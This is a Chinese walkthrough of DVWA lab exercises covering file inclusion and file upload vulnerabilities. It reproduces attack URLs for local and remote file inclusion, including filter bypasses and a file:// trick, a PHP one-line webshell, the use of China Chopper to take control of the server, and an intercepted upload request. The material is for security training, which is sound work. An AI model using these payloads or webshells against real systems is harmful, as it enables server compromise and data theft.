
读取配置文件成功



A screenshot of the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is <http://192.168.153.130/dvwa/vulnerabilities/fi/?page=.../.../../.../../.../../.../../.../../.../xampp/htdocs/dvwa/php.ini>. The page content shows the DVWA logo and navigation links for Home, Instructions, Setup / Reset DB, and Help.

<http://192.168.153.130/dvwa/vulnerabilities/fi/?page=C:/xampp/htdocs/dvwa/php.ini>

绝对路径不受任何影响，读取成功




A screenshot of the DVWA interface, identical to the previous one but with a different URL in the address bar: <http://192.168.153.130/dvwa/vulnerabilities/fi/?page=C:/xampp/htdocs/dvwa/php.ini>. The page content shows the DVWA logo and navigation links for Home, Instructions, Setup / Reset DB, and Help.

2.远程文件包含

<http://192.168.153.130/dvwa/vulnerabilities/fi/?page=htthttp://p://192.168.5.12/phpinfo.txt>

远程执行命令成功



A screenshot of the DVWA interface, showing the PHP configuration information. The URL in the address bar is <http://192.168.153.130/dvwa/vulnerabilities/fi/?page=htthttp://p://192.168.5.12/phpinfo.txt>. The page displays the PHP Version 5.4.31 and various configuration details, including the system architecture (x86), build date (Jul 23 2014 20:17:40), and compiler (MSVC9 (Visual C++ 2008)).

PHP Version 5.4.31	
System	Windows NT IDEAL-F45E9B073 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Jul 23 2014 20:17:40
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\ sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\ sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\ sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet-shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled

<http://192.168.153.130/dvwa/vulnerabilities/fi/?page=%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%35%2e%31%32%2f%70%68%70%69%6e%66%6f%2e%74%78%74>

经过编码后的 url 不能绕过替换规则，因为解码是在浏览器端完成的，发送过去的 page 参

数依然是 <http://192.168.5.12/phpinfo.txt>, 因此读取失败。



High

服务器端核心代码

```
<php

//The pagewewishtodisplay
$file=$_GET['page'];


//Inputvalidation
if(!fnmatch("file*", $file)&&$file!="include.php"){
    //This isn't the page we want!
    echo"ERROR: File not found!";
    exit;
}

>
```

可以看到，High 级别的代码使用了 `fnmatch` 函数检查 `page` 参数，要求 `page` 参数的开头必须是 `file`，服务器才会去包含相应的文件。


漏洞利用

High 级别的代码规定只能包含 file 开头的文件，看似安全，不幸的是我们依然可以利用 file 协议绕过防护策略。file 协议其实我们并不陌生，当我们用浏览器打开一个本地文件时，用的就是 file 协议，如下图。



构造 url

<http://192.168.153.130/dvwa/vulnerabilities/fi/?page=file:///C:/xampp/htdocs/dvwa/php.ini>
成功读取了服务器的配置文件



至于执行任意命令，需要配合文件上传漏洞利用。首先需要上传一个内容为 php 的文件，然后再利用 file 协议去包含上传文件（需要知道上传文件的绝对路径），从而实现任意命令执行。

Impossible

服务器端核心代码

```
<php  
//The pagewewishtodisplay
```

```
$file=$_GET['page'];

//Onlyallowinclude.phporfile{1..3}.php

if($file!="include.php"&&$file!="file1.php"&&$file!="file2.php"
"&&$file!="file3.php"){

//Thisisn'tthepagewewant!

echo"ERROR:Filenotfound!";

exit;

}

>
```

可以看到，Impossible 级别的代码使用了白名单机制进行防护，简单粗暴，`page` 参数必须为“`include.php`”、“`file1.php`”、“`file2.php`”、“`file3.php`”之一，彻底杜绝了文件包含漏洞。

File Upload

File Upload，即文件上传漏洞，通常是由于对上传文件的类型、内容没有进行严格的过滤、检查，使得攻击者可以通过上传木马获取服务器的 webshell 权限，因此文件上传漏洞带来的危害常常是毁灭性的，Apache、Tomcat、Nginx 等都曝出过文件上传漏洞。

Vulnerability: File Upload

Choose an image to upload:

未选择任何文件

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
};

    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} successfully uploaded!</pre>";
    };
}
```

```
    }  
}  
  
?>
```


basename(path,suffix)

函数返回路径中的文件名部分，如果可选参数 `suffix` 为空，则返回的文件名包含后缀名，反之不包含后缀名。

可以看到，服务器对上传文件的类型、内容没有做任何的检查、过滤，存在明显的文件上传漏洞，生成上传路径后，服务器会检查是否上传成功并返回相应提示信息。

漏洞利用

文件上传漏洞的利用是有限制条件的，首先当然是要能够成功上传木马文件，其次上传文件必须能够被执行，最后就是上传文件的路径必须可知。不幸的是，这里三个条件全都满足。上传文件 `hack.php`（一句话木马）



```
hack.php - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
<?php  
@eval($_POST['apple']);  
?>
```

上传成功，并且返回了上传路径


Vulnerability: File Upload



Choose an image to upload:
 未选择任何文件


.../hackable/uploads/hack.php successfully uploaded!

打开中国菜刀，右键添加，
地址栏填入上传文件所在路径 `http://192.168.153.130/dvwa/hackable/uploads/hack.php`，
参数名（一句话木马口令）为 `apple`。




然后菜刀就会通过向服务器发送包含 `apple` 参数的 `post` 请求，在服务器上执行任意命令，获取 `webshell` 权限。

可以下载、修改服务器的所有文件。



可以打开服务器的虚拟终端。



The screenshot shows a terminal window titled '192.168.153.130'. The command entered is 'netstat -an | find "ESTABLISHED"'. The output shows basic information about the system and a single established connection to port 2600.

```
[*] 基本信息 [ C:\D:      Windows NT IDEAL-F45E9B073 5.1 build 2600 (Windows XP Professional Service Pack 3) i586 (Administrator) ]
C:\xampp\htdocs\dwba\hackable\uploads> netstat -an | find "ESTABLISHED"

```

Medium

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
};

    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type =
= "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {
```

```

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} successfully uploaded!</pre>";
    }
}
else {
    // Invalid file
    echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
}
}

?>


```

可以看到, Medium 级别的代码对上传文件的类型、大小做了限制, 要求文件类型必须是 jpeg 或者 png, 大小不能超过 100000B (约为 97.6KB)。

漏洞利用

1.组合拳 (文件包含+文件上传)

因为采用的是一句话木马, 所以文件大小不会有问题, 至于文件类型的检查, 尝试修改文件名为 hack.png。



上传成功。

Vulnerability: File Upload

Choose an image to upload:


未选择任何文件

../../../../hackable/uploads/hack.png successfully uploaded!

启用中国菜刀。



不幸的是，虽然成功上传了文件，但是并不能成功获取 webshell 权限，在菜刀上无论进行什么操作都会返回如下信息。




中国菜刀的原理是向上传文件发送包含 `apple` 参数的 post 请求，通过控制 `apple` 参数来执行不同的命令，而这里服务器将木马文件解析成了图片文件，因此向其发送 post 请求时，服务器只会返回这个“图片”文件，并不会执行相应命令。


那么如何让服务器将其解析为 php 文件呢？我们想到文件包含漏洞。这里可以借助 Medium 级别的文件包含漏洞来获取 webshell 权限，打开中国菜刀，右键添加，在地址栏中输入 `http://192.168.153.130/dvwa/vulnerabilities/fi/?page=hthttp://tp://192.168.153.130/dvwa/hackable/uploads/hack.png`

参数名为 apple，

脚本语言选择 php。




点击添加，成功获取 webshell 权限。



2. 抓包修改文件类型

上传 hack.png 文件，抓包。



```
Request to http://192.168.153.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 421
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjcwcm3Y0KNIZjsJZG
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=1ah9ck9tm944lvbkgh7g2isqp0

-----WebKitFormBoundaryjcwcm3Y0KNIZjsJZG
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----WebKitFormBoundaryjcwcm3Y0KNIZjsJZG
Content-Disposition: form-data; name="uploaded"; filename="hack.png"
Content-Type: image/png

